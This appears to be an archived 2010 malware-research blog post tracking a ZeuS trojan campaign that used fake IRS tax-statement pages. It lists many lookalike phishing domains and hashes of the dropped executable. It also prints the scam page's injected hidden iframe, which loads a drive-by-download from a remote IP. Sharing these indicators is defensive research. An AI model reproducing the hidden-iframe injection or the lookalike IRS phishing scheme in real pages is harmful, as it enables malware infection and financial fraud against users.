
ZeuS on IRS Scam remains actively exploited

malwareint.blogspot.com/2010/02/zeus-on-irs-scam-remains-actively.html



Updated 19.04.2010

A new wave of domain scam employed by the IRS ZeuS ahead. So far we have detected only a few, but we believe that in the coming hours will begin to appear much more in the crime scene of this old strategy used by ZeuS.

The domains, as usual, have the following structure:

irs.gov.rewsserr.eu/fraud.applications/application/statement.php

From where you try to download the binary ZeuS under the name tax-statement.exe (6898fb162ceaf75a7f3690d51b0e8967): 36/40 (90.00%)

The other domains are detected:

irs.gov.rewssert.eu
irs.gov.rewsserx.eu
irs.gov.rewsserz.eu
irs.gov.rewsserr.be
irs.gov.rewsserx.be
irs.gov.rewsserz.be
irs.gov.ryuepoy.eu
irs.gov.ryuepoy.be

irs.gov.ryuepou.eu
irs.gov.ryuepou.be
irs.gov.ryuepoo.eu
irs.gov.ryuepoo.be
irs.gov.ryuepoi.eu
irs.gov.ryuepoi.be
irs.gov.rtadesrw.eu
irs.gov.pexxaz.vg

List of domains used

Updated 31.03.2010
ZeuS campaign on the spread of Scam alluding to the IRS, among others, is still very active. New domains are In-the-wild trojan spreading a variant of ZeuS.

irs.gov.eawsqa.pl/fraud.applications/application/statement.php
irs.gov.eawsqy.pl/fraud.applications/application/statement.php
irs.gov.eawsqu.pl/fraud.applications/application/statement.php

irs.gov.ewsqas.be
irs.gov.ewsqaz.be
irs.gov.ewsqaq.be
irs.gov.awsqaa.be
irs.gov.eawsqa.be
irs.gov.rewdpv.be
irs.gov.rewdpw.be
irs.gov.rewdpc.be
irs.gov.rewdpd.be
irs.gov.rewdpe.be

irs.gov.rewdpa.co.uk
irs.gov.rewdpq.co.uk
irs.gov.rewdpx.co.uk
irs.gov.rewdpz.co.uk
irs.gov.eawsqa.co.uk

irs.gov.eawsqe.co.uk
irs.gov.rewdps.co.uk
irs.gov.eawsqw.co.uk
irs.gov.eawsqt.co.uk
irs.gov.eawsqq.co.uk
irs.gov.eawsqr.co.uk

This variant of the trojan, which spreads under the name tax-statement.exe (6898fb162ceaf75a7f3690d51b0e8967) has a high detection rate.

ZeuS IRS Scam update list 31.03.2010

Updated 27.02.2010
irs.gov.wannafilez.org/fraud.applications/application/statement.php
irs.gov.wannafilez.net/fraud.applications/application/statement.php
irs.gov.wannafiles.org/fraud.applications/application/statement.php
irs.gov.wannafile.org/fraud.applications/application/statement.php
irs.gov.mobfilez.org/fraud.applications/application/statement.php
irs.gov.milesfiles.net/fraud.applications/application/statement.php
irs.gov.mobfiles.org/fraud.applications/application/statement.php
irs.gov.ffilez.org/fraud.applications/application/statement.php
irs.gov.diggafilez.org/fraud.applications/application/statement.php
irs.gov.ffilez.net/fraud.applications/application/statement.php
irs.gov.fastgilez.org/fraud.applications/application/statement.php
irs.gov.diggafilez.net/fraud.applications/application/statement.php
ZeuS IRS Scam update list 27.02.2010

Updated 24.02.2010. More domains used by ZeuS for his company of infection under the IRS logo and the same Drive-by-Download.

```
<body>
<iframe src="http://109.95.114.251/usa50/in.php" width="0" height="0" frameborder="0"></iframe>
<div id="main">
<div class="headerBar">
<img id="logo" src="irslogo0.gif"></div>
```

irs.gov.msdrv-v1.tk/fraud.applications/application/statement.php
irs.gov.yrxo.kr/fraud.applications/application/statement.php
irs.gov.yrxo.or.kr/fraud.applications/application/statement.php
irs.gov.yrxo.co.kr/fraud.applications/application/statement.php
irs.gov.yrxo.kr/fraud.applications/application/statement.php
irs.gov.yrxo.ne.kr/fraud.applications/application/statement.php
irs.gov.yrxs.or.kr/fraud.applications/application/statement.php
irs.gov.yrxc.kr/fraud.applications/application/statement.php
irs.gov.yrxc.or.kr/fraud.applications/application/statement.php
irs.gov.yrxc.ne.kr/fraud.applications/application/statement.php

irs.gov.yrxc.co.kr/fraud.applications/application/statement.php
irs.gov.yrxs.co.kr/fraud.applications/application/statement.php
irs.gov.yrxs.kr/fraud.applications/application/statement.php
irs.gov.yrxs.ne.kr/fraud.applications/application/statement.php
Updated 20.02.2010
ZeuS creators have launched a new campaign of infection using as cover a false notification purportedly issued by the IRS (Internal Revenue Service) U.S.; through which spreads a variant of the trojan (MD5:14FBCE4A3F67E46B18308AC6824B2A00) responsible for recruiting zombies . It has a high detection rate.

In addition, the page's source code, is injected iframe label associated with the address hxxp://109.95.114.251/usa50/in.php, provoking an attack of Drive-by-Download.

The domains involved in this new campaign are:

irs.gov.desa.ne.kr/fraud.applications/application/statement.php
irs.gov.desa.or.kr/fraud.applications/application/statement.php
irs.gov.desa.kr/fraud.applications/application/statement.php
irs.gov.desa.co.kr/fraud.applications/application/statement.php
irs.gov.desz.or.kr/fraud.applications/application/statement.php
irs.gov.desz.ne.kr/fraud.applications/application/statement.php
irs.gov.desz.kr/fraud.applications/application/statement.php
irs.gov.desz.co.kr/fraud.applications/application/statement.php
irs.gov.desv.kr/fraud.applications/application/statement.php
irs.gov.deso.or.kr/fraud.applications/application/statement.php
irs.gov.deso.kr/fraud.applications/application/statement.php
irs.gov.desb.or.kr/fraud.applications/application/statement.php
irs.gov.desb.ne.kr/fraud.applications/application/statement.php
irs.gov.desb.kr/fraud.applications/application/statement.php
irs.gov.desb.co.kr/fraud.applications/application/statement.php
irs.gov.edase.kr/fraud.applications/application/statement.php
irs.gov.edasa.kr/fraud.applications/application/statement.php
irs.gov.edasa.co.kr/fraud.applications/application/statement.php
irs.gov.edasa.ne.kr/fraud.applications/application/statement.php
irs.gov.edase.ne.kr/fraud.applications/application/statement.php
irs.gov.edasq.or.kr/fraud.applications/application/statement.php
irs.gov.edasq.co.kr/fraud.applications/application/statement.php
irs.gov.edasq.ne.kr/fraud.applications/application/statement.php
irs.gov.ersm.or.kr/fraud.applications/application/statement.php
irs.gov.edasn.kr/fraud.applications/application/statement.php
irs.gov.ersa.or.kr/fraud.applications/application/statement.php
irs.gov.ersm.co.kr/fraud.applications/application/statement.php

irs.gov.edasq.kr/fraud.applications/application/statement.php
irs.gov.ersq.co.kr/fraud.applications/application/statement.php
irs.gov.edase.co.kr/fraud.applications/application/statement.php
irs.gov.edasn.or.kr/fraud.applications/application/statement.php
irs.gov.ersq.kr/fraud.applications/application/statement.php
irs.gov.edasa.or.kr/fraud.applications/application/statement.php
irs.gov.ersm.ne.kr/fraud.applications/application/statement.php
irs.gov.edase.or.kr/fraud.applications/application/statement.php
irs.gov.ersm.kr/fraud.applications/application/statement.php
irs.gov.edasn.ne.kr/fraud.applications/application/statement.php
irs.gov.ersw.kr/fraud.applications/application/statement.php
irs.gov.erst.ne.kr/fraud.applications/application/statement.php
irs.gov.ersw.or.kr/fraud.applications/application/statement.php
irs.gov.erst.kr/fraud.applications/application/statement.php
irs.gov.erst.or.kr/fraud.applications/application/statement.php
irs.gov.ersq.or.kr/fraud.applications/application/statement.php

Original 14.02.2010
Last year (2009) met several Scam propagated as a strategy of attack by ZeuS, alluding to the IRS (Internal Revenue Service), an agency under the Department of the Treasury of the United States, by which it disseminates a variant of the trojan family of ZeuS.

Today, this same strategy is being actively exploited in another campaign of domains registered with false names similar to the actual page from the IRS, which spread a new trojan variant of ZeuS, where it's clear that the aim is to recruit zombies enabling its extensive network to increase . Here we can see a screenshot of the new Scam.

The message response to an alleged tax attached to it, and that according to the same message must be downloaded and run to visualize the statement.

In this facet of the deception, download a binary called tax-statement.exe(9F0F75BA042B3CB0471749EC2416945B) which has a very acceptable level of detection by antivirus engines, being detected by 37 of 40.

The domains involved in this campaign are:

irs.gov.rep073.co.kr/fraud.applications/application/statement.php
irs.gov.rep021.co.kr/fraud.applications/application/statement.php
irs.gov.rep023.co.kr/fraud.applications/application/statement.php
irs.gov.rep022.co.kr/fraud.applications/application/statement.php
irs.gov.rep023.or.kr/fraud.applications/application/statement.php
irs.gov.rep021.or.kr/fraud.applications/application/statement.php
irs.gov.rep022.or.kr/fraud.applications/application/statement.php
irs.gov.rep022.ne.kr/fraud.applications/application/statement.php
irs.gov.rep021.ne.kr/fraud.applications/application/statement.php
irs.gov.rep022.kr/fraud.applications/application/statement.php
irs.gov.rep023.kr/fraud.applications/application/statement.php
irs.gov.rep021.kr/fraud.applications/application/statement.php
datalink.limewebs.com/www.irs.gov.newsroom.article.0.id=204335.00.html.portlet=6/refund.php

You can download the list of domains used by ZeuS from the IRS on the following link:

ZeuS IRS Domains

ZeuS presents a wide range of domain names according to their propagation strategies, and throughout his term under the nomination "In-the-Wild" were many known and used strategies to obtain financial information of all kinds computers victims.

Undoubtedly, ZeuS is the "creme de la creme" of crimeware of his style.

Related information
Zeus and the theft of sensitive information
Leveraging ZeuS to send spam through social networks
ZeuS Botnet y su poder de reclutamiento zombi
ZeuS, spam y certificados SSL
Eficacia de los antivirus frente a ZeuS
Special!!! ZeuS Botnet for Dummies
Botnet. Securización en la nueva versión de ZeuS
Fusión. Un concepto adoptado por el crimeware actual
ZeuS Carding World Template. (...) la cara de la botnet
Financial institutions targeted by the botnet Zeus. Part two
Financial institutions targeted by the botnet Zeus. Part one
LuckySploit, the right hand of ZeuS
Botnet Zeus. Mass propagation of his Trojan. Part two
Botnet Zeus. Mass propagation of his Trojan. Part one Jorge Mieres